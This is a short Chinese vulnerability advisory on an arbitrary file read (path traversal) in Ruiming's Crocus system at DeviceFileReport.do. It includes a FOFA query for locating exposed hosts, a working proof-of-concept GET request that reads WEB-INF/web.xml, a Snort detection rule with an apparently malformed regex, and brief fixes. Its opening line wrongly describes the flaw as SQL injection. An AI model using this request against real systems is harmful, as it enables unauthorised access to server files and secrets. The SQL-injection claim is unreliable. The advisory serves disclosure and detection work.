

锐明技术Crocus系统 DeviceFileReport.do 任意文件读取漏洞

锐明技术Crocus系统 DeviceFileReport.do 任意文件读取漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

锐明技术

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/ThirdResource/respond/respond.min.js" && title="Crocus"

POC/EXP:

```
GET /DeviceFileReport.do?Action=Download&FilePath=../../WEB-INF/web.xml HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"Ruiming Crocus - Arbitrary File Read via DeviceFileReport.do";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/DeviceFileReport.do";
  http.uri; content:"Action=Download";
  http.uri; pcre:"/FilePath=\\\\.\\.\\.\\.WEB-INF\\web\\.xml/i";
  metadata:service http;
  metadata:affected_product "锐明技术Crocus系统";
  metadata:vulnerability_type "Directory Traversal";
  classtype:web-application-attack;
  sid:1000433;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。